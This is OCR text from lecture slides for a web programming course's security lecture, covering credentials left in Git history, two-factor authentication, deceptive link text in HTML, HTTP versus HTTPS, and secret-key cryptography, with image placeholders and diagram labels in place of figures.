Web Programming with Python and JavaScript

Lecture 9: Security

July 26, 2018

Grades

3, 3, 3

Security

Context

- Git
- HTML
- Flask
- SQL
- APIs
- JavaScript
- Django
- CI/CD
- Scalability

Git

Open-Source Software


Two-Factor Authentication

2FA


- Something you *know*
    - *e.g., a password*
- Something you *have*
    - *e.g., your cell phone*

2FA

- Google Authenticator
- Duo Mobile
- Authy
- …




initial
commit



initial
commit

credentials
exposed


initial commit
credentials exposed
credentials removed


HTML


```
<a href="url1">url2</a>
```

```
<a href="url1">url2</a>
```

Flask

HTTP and HTTPS






client


router A


router B

router C

server



client
router A
router B
router C
server


client
router A
router B
router C
server


client
router A
router B
router C
server

Cryptography


Secret-Key Cryptography



plaintext

sender

receiver




plaintext

key

sender

receiver



